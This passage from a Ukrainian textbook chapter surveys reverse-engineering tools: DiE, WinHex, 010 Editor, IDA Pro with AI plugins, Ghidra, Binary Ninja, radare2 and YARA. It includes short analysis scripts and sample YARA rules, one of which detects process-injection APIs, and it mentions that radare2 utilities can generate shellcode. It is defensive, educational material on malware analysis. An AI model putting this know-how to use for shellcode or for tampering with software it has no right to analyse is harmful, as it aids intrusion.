


Рисунок 3.13 – Вікно DiE

Аналіз структури файлу. Вікно аналізу відображає:

– секції (*.text*, *.data*, *.rdata* ...);

– заголовки (*PE/ELF/Mach-O*);

– імпорти та експорти;

– *entry point*.

Entropy analysis. *DiE* обчислює ентропію для всього файлу та для окремих секцій. Допомагає виявити пакування, шифрування та стиснуті дані.

Hex-редактор. Містить вбудований редактор для перегляду сирих байтів та ASCII/Unicode представлення.

Підтримка скриптів *JavaScript API* та кастомні сигнатури, що дозволяє розширювати можливості детекції.

3.2.2.2. Hex-редактори

WinHex – це популярний *hex*-редактор, оснащений багатими функціональними можливостями і інструментами.

Як і всі інші *hex*-редактори, *WinHex* може відображати контрольні суми або коди програмних файлів, які не під силу звичайним текстовим редакторам. Може стати в нагоді не тільки програмістам і фахівцям в області IT, які займаються комп'ютерною експертизою або реінжинірингом, але і простим користувачам, які хочуть відновити загублені дані з низьким рівнем обробки даних.

До всього іншого, утиліта може використовуватися для повсякденної роботи в аварійних ситуаціях для перевірки і редагування всіх відомих і невідомих видів файлів, відновлення випадково видалених файлів з Корзини *Windows* (і не тільки) або цифрових карт камери і багато іншого.

З усіх можливостей редактора можна виділити наступні:

−редактор дисків для роботи з жорсткими дисками, *CD*/*DVD*, *Zip*, *SmartMedia*, *Compact Flash* і іншими пристроями;

−підтримка файлових систем *FAT12*/16/32, *exFAT*, *NTFS*, *Ext*2/3/4, *CDFS*, *UDF*;

−вбудований інтерпретатор для динамічних дисків і *RAID* систем;

−клонування дисків.

−надійне видалення конфіденційних даних без можливості відновлення;

−різноманітні методи для відновлення втрачених або видалених даних;

−підтримка символів *ANSI*, *ASCII*, *EBCDIC, Unicode*;

−редактор оперативної пам'яті, що забезпечує доступ до фізичної і віртуальної пам'яті інших процесів;

−аналіз, об'єднання, порівняння, конвертація файлів;

−гнучкий і багатофункціональний пошук з функціями заміни;

−конкатенація і поділ файлів, об'єднання і поділ на парні і непарні байти;

−підтримка файлів, розмір яких перевищує 4 *GB*.




Рис. 3.14. Головне вікно WinHex

010 Editor – це професійний *hex*-редактор, орієнтований на аналіз і редагування бінарних файлів. Його ключова особливість – підтримка *Binary Templates*, які дозволяють інтерпретувати сирі дані як структуровані формати.

010 Editor використовується для:

- аналізу виконуваних файлів (*PE, ELF, Mach-O*);
- дослідження форматів файлів (зображення, архіви, мережеві протоколи)
- РІПЗ;
- пошуку та виправлення помилок у бінарних даних;
- розробки та тестування власних форматів файлів.

Інструмент підходить як для безпекових досліджень, так і для низькорівневого програмування. Головною відмінністю *010 Editor* є поєднання класичного *hex*-редактора з механізмами автоматичного аналізу структур даних.

Binary Templates. Дозволяють описати структуру файлу мовою, схожою на C, і автоматично розпарсити бінарні дані. Це значно спрощує аналіз складних форматів. Є готові *templates* для *PE*, *ELF*, *PNG*, *ZIP* та інших форматів.

Hex + Data Inspector. Показує дані одночасно у різних представленнях (*hex*, *ASCII*, числа *int* та *float*).

Редагування великих файлів. Підтримує файли розміром у гігабайти без повного завантаження в пам’ять.

Пошук і заміна. Підтримка бінарних шаблонів, регулярних виразів та структурованого пошуку.

Скрипти (*010 Editor Scripts*). Має вбудовану мову для автоматизації аналізу, модифікації файлів та генерації даних.

Порівняння файлів (*Binary Diff*). Дозволяє знайти відмінності між двома бінарними файлами.

Checksum / Hash. Виконує обчислення *CRC*, *MD5*, *SHA* для перевірки цілісності.

Інтерфейс *010 Editor* поєднує класичний вигляд *hex*-редактора з панелями аналізу.




Рис. 3.15. Вікно 010 Editor

3.2.2.3. IDA Pro

IDA Pro Disassembler (англ. *Interactive DisAssembler*) – інтерактивний дизасемблер, який широко використовується для РІПЗ. Він відрізняється винятковою гнучкістю, наявністю вбудованої командної мови, підтримує безліч форматів виконуваних файлів для великої кількості процесорів та операційних систем.

Дозволяє будувати блок-схеми по коду, змінювати назви міток, функцій, переглядати локальні процедури в стеку, має вбудований відладчик і багато іншого.

IDA, до певної міри, вміє автоматично виконувати аналіз коду, використовуючи перехресні посилання, знання параметрів викликів функцій стандартних бібліотек та іншу інформацію. Однак вся сила його проявляється в інтерактивній взаємодії з користувачем.

На початку дослідження дизасемблер виконує автоматичний аналіз програми, а потім користувач за допомогою інтерактивних засобів *IDA* починає давати змістовні імена, коментувати, створювати складні структури даних та іншим чином додавати інформацію до лістингу, що згенерований дизасемблером, поки не стане ясно, що саме і як робить досліджувана програма.

Дизасемблер має консольну і графічну версії. Підтримує велику кількість форматів виконуваних файлів. Однією з відмінних рис *IDA Pro* є можливість дизасемблювання байт-коду віртуальних машин *Java* і *.NET*. Також підтримує макроси, плагіни і скрипти.

Формати виконуваних файлів, що підтримуються в *IDA Pro*: *ELF (UNIX-подібні), MZ (DOS), PE (Windows), Mach-O (MacOS X), Netware.exe, OS/2.exe,* “сирий” двійковий код (наприклад, дамп пам'яті).

IDA Pro підтримує дуже широкий спектр процесорних архітектур – від класичних *Intel* x86 до сучасних *ARM, MIPS, PowerPC, SPARC, Itanium* та багатьох мікроконтролерів. Це один із найуніверсальніших дизасемблерів, який охоплює десятки сімейств *CPU*.




Рис. 3.16. Вікно запуску IDA Pro




Рис. 3.17. Вікно параметрів відкриття файлу IDA Pro

Також підтримує безліч платформ та мікроконтролерів та надає можливість створювати власні скрипти для автоматизації аналізу програм.

На сьогоднішній день *IDA Pro* є одним з найкрахих інструментів дослідження програм.




Рис. 3.18. Вікно дизасемблера IDA Pro

AI Assistant в IDA Pro. У сучасних версіях *IDA Pro* реалізовано інтегрований *AI Assistant*, який використовує моделі штучного інтелекту для підтримки процесу РІПЗ. Основні можливості:

– пояснення асемблерного коду природною мовою;

– автоматична генерація коментарів до інструкцій і функцій;

– аналіз логіки функцій і припущення їх призначення;

– допомога у відновленні високорівневої логіки програми.

Використання *AI Assistant* дозволяє суттєво скоротити час аналізу, особливо при роботі з великими або обфусцированими бінарними файлами.

Практичне використання:

– виклик через контекстне меню або окрему панель;

– застосування до виділеної функції або фрагмента коду;

– отримання текстового пояснення безпосередньо в інтерфейсі *IDA*.

Доступність:

– функція доступна лише у сучасних комерційних версіях *IDA Pro*;

– у безкоштовній версії (*IDA Free*) зазвичай відсутня або суттєво обмежена.

Плагіни з підтримкою GPT (GPT4IDA). Окрім вбудованого *AI* асистента, *IDA Pro* підтримує сторонні плагіни, зокрема *GPT4IDA*, які інтегрують мовні моделі (*GPT*) у середовище аналізу. Основні можливості:

– інтеграція з *GPT*-моделями через *API*;

– пояснення дизасембльованого коду природною мовою;

– генерація псевдокоду або опису алгоритмів;

– допомога у виявленні підозрілої або шкідливої логіки.

Особливості використання:

– потребує підключення до зовнішнього *API* (інтернет);

– якість результату залежить від моделі та контексту;

– не гарантує точного аналізу – результати потребують перевірки експертом;

– працює лише з повною версією *IDA Pro* (не з *IDA Free*);

– потребує окремої реєстрації та *API*-доступу до *AI*-сервісу;

– є стороннім розширенням, не входить до стандартного комплекту.

3.2.2.4. Ghidra

Ghidra – це безкоштовне середовище для РІПЗ, розроблене *National Security Agency*. Воно підтримує аналіз виконуваних файлів (*PE, ELF, Mach-O*) та широкий спектр процесорних архітектур. *Ghidra* надає повноцінний набір інструментів для статичного аналізу бінарного коду:

– дизасемблер і декомпілятор – перетворення машинного коду в асемблер і псевдокод (C-подібний);

– *Graph view* (*CFG*) візуалізація потоку керування функції;

– аналіз символів і функцій автоматичне визначення функцій, змінних, викликів;

– підтримка форматів *PE, ELF, Mach-O, raw binaries*;

– кросплатформеність працює на *Windows, Linux, macOS*;

– плагінна архітектура можливість розширення функціоналу;

– командна співпраця (Collaboration) спільна робота над проєктами.

LLM-плагіни. У сучасних версіях *Ghidra* активно використовуються плагіни, що інтегрують великі мовні моделі (*LLM*):

– пояснення асемблерного коду природною мовою;

– генерація коментарів і описів функцій;

– допомога у відновленні логіки програм;

– автоматичне перейменування змінних і функцій.

Приклади підходів:

– інтеграція через *Python*-скрипти або плагіни;

– використання зовнішніх *API* (наприклад, *GPT*);

– взаємодія через окремі панелі або консоль.

LLM значно прискорюють аналіз складного або обфусцированого коду. Результати потребують перевірки аналітиком.

Програмування. Однією з ключових переваг *Ghidra* є потужна система автоматизації на основі скриптових мов.

Основна мова програмування *Ghidra* – це *Java*, яка забезпечує більшу продуктивність і контроль та використовується для створення плагінів та глибокої інтеграції з ядром.

Python (Jython) – зручний для швидких скриптів. Використовується вбудований інтерпретатор *Python* (*Jython*) та доступ до *API Ghidra* для обходу функцій, аналізу інструкцій, зміни імен та коментарів.

Приклад (*Python*): виводить список усіх функцій у програмі:

```
for func in currentProgram.getFunctionManager().getFunctions(True):
    print(func.getName())
```

3.2.2.5. Binary Ninja

Binary Ninja – це сучасний інструмент для РІПЗ, орієнтований на інтерактивний аналіз бінарного коду. Розробляється компанією *Vector* 35.

Binary Ninja поєднує дизасемблер, декомпілятор і проміжні представлення коду (*IL*). Основні можливості:

– Дизасемблер і декомпілятори:

- підтримка x86/x64, *ARM, MIPS* та ін.;
- генерація читабельного псевдокоду;

– *Intermediate Language* (IL) дозволяє аналізувати код на різних рівнях абстракції:

- *Low Level IL (LLIL)*;

- *Medium Level IL (MLIL);*
- *High Level IL (HLIL);*

– *Control Flow Graph* (*CFG*) реалізує:

- граф виконання функцій;
- інтерактивну навігацію.

– Аналіз функцій і символів:

- автоматичне визначення функцій;
- перейменування змінних і структур;

– Кросплатформеність – призначений для *Windows*, *Linux*, *macOS*.

LLM-плагіни. *Binary Ninja* активно підтримує інтеграцію з *AI* через плагіни, які виконують:

– пояснення асемблерного коду природною мовою;

– генерацію коментарів;

– аналіз логіки функцій;

– надання допомоги у відновленні алгоритмів.

Особливості:

– інтеграція через *Python API*;

– використання зовнішніх сервісів (*GPT*);

– реалізація у вигляді панелей або скриптів.

Завдяки *IL*-представленням *AI*-аналіз є більш точним, ніж на асемблері.

Програмування – основний спосіб розширення функціоналу. *Binary Ninja* має потужний *Python API*, що забезпечує:

– доступ до функцій, інструкцій, IL-представлень;

– автоматизацію аналізу;

– написання власних плагінів.

Приклад (*Python*) вивід списку функцій з бінарного файлу:

```
for func in bv.functions:
    print(func.name)
```

Розширення та плагіни:

– підтримка сторонніх плагінів;

– *Plugin Manager* для встановлення;

– інтеграція з інструментами аналізу.

3.2.2.6. radare2

radare2 (також відомий як ***r2***) – це повноцінний фреймворк для РІПЗ та аналізу бінарних файлів. Він складається з набору невеликих утиліт, які можна використовувати разом або незалежно з командного рядка. В основі лежить дизасемблер, що генерує код на мові асемблера з машинного коду, і підтримує різноманітні формати виконуваних файлів для різних процесорних архітектур і операційних систем.

Проєкт розповсюджується під ліцензією *LGPLv3* і надає набір бібліотек, інструментів та плагінів для спрощення задач РІПЗ.

radare2 – це фреймворк з відкритим кодом для статичного і динамічного аналізу, цифрової криміналістики та дослідження вразливостей, що підтримує множину платформ, архітектур і бінарних форматів.

Він підтримує дизасемблювання, налагодження, аналіз, емуляцію та патчинг, і включає екосистему плагінів для розширення функціональності – зокрема декомпілятор через *r2ghidra* та інтеграцію з *GDB*, *WinDbg* і *Frida* для динамічного аналізу процесів.

Фреймворк *radare2* складається з набору утиліт, які можна використовувати з оболонки r2 або незалежно як *CLI*-інструменти: *rabin2, rasm2, rahash2, radiff2, rafind2, ragg2, rarun2, rax2* та основний інструмент *r2*.

Таблиця 3.3. Утиліти *radar2*

Утиліта	Призначення
r2	Основна оболонка – дизасемблер, налагоджувач, аналізатор
rabin2	Витягання метаданих з бінарних файлів
rasm2	Асемблер / дизасемблер
radiff2	Порівняння бінарних файлів (diffing)
rahash2	Хешування файлів (MD5, SHA256 тощо)
rafind2	Пошук байт-паттернів у файлах
ragg2	Компілятор шелкоду / допоміжний інструмент для експлойтів
rax2	Конвертер систем числення

rabin2 призначений для аналізу бінарних файлів і витягання різних типів інформації – метаданих (тип файлу, архітектура, ОС), символів (імпортованих та експортованих), інформації про секції, залежностей від бібліотек, рядків, точок

входу та заголовків. Особливо корисний для швидкого аналізу без завантаження файлу у відлагоджувач.

rasm2 підтримує численні архітектури, включно з x86, x86-64, *ARM, MIPS*, *PowerPC, SPARC* та багатьма іншими. Працює в обидва боки – як асемблер (перетворення *asm*-коду в машинний) і як дизасемблер (машинний код → asm). Корисний для генерації шелкоду та дослідження вразливостей.

radiff2 потужний інструмент для бінарного *diffing* – порівняння файлів на рівні сирих даних, дельта-патчів, аналізу коду та граф-дифінгу. Особливо корисний для виявлення відмінностей між різними версіями бінарних файлів або порівняння потенційно шкідливих файлів з відомими чистими версіями.

radare2 є незамінним інструментом для тих, хто займається дослідженням безпеки, пошуком вразливостей, аналізом загроз і налагодженням без доступу до вихідного коду. Це безкоштовна альтернатива комерційному *IDA Pro* – єдиним його недоліком вважається крута крива навчання на початку роботи.

Загалом *radare2* – один із найпотужніших інструментів для низькорівневого аналізу бінарних файлів, що поєднує в собі дизасемблер, налагоджувач, hex-редактор і криміналістичний аналізатор в єдиному безкоштовному фреймворку.

3.2.2.7. YARA

YARA – це спеціалізований інструмент для виявлення та класифікації файлів на основі заданих шаблонів (сигнатур). Він широко використовується у РІПЗ та аналізі шкідливого програмного забезпечення для статичного дослідження бінарних файлів без їх виконання.

Основна ідея *YARA* полягає у створенні правил (*rules*), які описують характерні ознаки файлу:

– сигнатури байтів;

– текстові рядки;

– регулярні вирази;

– логічні умови їх поєднання.

YARA працює за принципом:

– опис ознак (*rule definition*);

– сканування файлу або пам’яті;

– порівняння з правилами;

– виявлення збігів (*matches*).

Кожне правило складається з трьох основних блоків:

```
rule ExampleRule
{
    meta:
        description = "Example rule"
        author = "Analyst"

    strings:
        $a = "malware"
        $b = { 6A 40 68 00 30 00 00 }

    condition:
        $a or $b
}
```

Основні можливості *YARA*. *YARA* має наступні можливості.

1. Пошук сигнатур у бінарному коді:

– точні байтові шаблони;

– *wildcard*-байти (??);

– маски та діапазони.

2. Робота з текстовими рядками:

– *ASCII*, *Unicode*;

– *case-insensitive* пошук;

– регулярні вирази.

3. Логічні умови:

– булеві оператори (*and, or, not*);

– підрахунок збігів (#a > 3);

– позиційні перевірки ($a at 0x100).

4. Аналіз структур файлів:

– підтримка форматів *PE, ELF, Mach-O*;

– доступ до заголовків файлів (наприклад, *pe.entry_point*).

Приклади застосування у статичному аналізі.

1. Виявлення відомого шкідливого ПЗ:

```
rule KnownMalware
{
    strings:
        $sig = { E8 ?? ?? ?? ?? 5D C3 }

    condition:
        $sig
}
```

2. Виявлення пакувальників:

```
rule UPX_Packed
{
    strings:
        $upx = "UPX0"
    condition:
        $upx
}
```

3. Пошук підозрілих *API*:

```
rule SuspiciousAPI
{
    strings:
        $a = "CreateRemoteThread"
        $b = "WriteProcessMemory"
    condition:
        all of them
}
```

Переваги використання *YARA*:

- гнучкість опису сигнатур – можна створювати як прості, так і складні правила;
- висока швидкість аналізу – не потребує виконання коду;
- масштабованість – застосовується для великих масивів файлів;
- інтеграція – використовується в системах типу *VirusTotal*, *SIEM*, *sandbox*-середовищах.

Обмеження та недоліки:

– чутливість до обфускації: змінений або запакований код може не відповідати сигнатурі;

– потреба в експертних знаннях: створення якісних правил вимагає досвіду;

– хибнопозитивні результати: особливо при використанні загальних сигнатур;

– відсутність поведінкового аналізу: не дозволяє виявляти логіку виконання.

Рекомендації щодо використання:

– комбінувати різні типи сигнатур: байтові + текстові + логічні умови;

– використовувати контекст: перевірка структури *PE/ELF*;

– мінімізувати хибнопозитиви: уникати надто загальних рядків;

– оновлювати правила: адаптація до нових варіантів ШПЗ;

– поєднувати з іншими методами: динамічний аналіз, sandbox, поведінкові моделі.

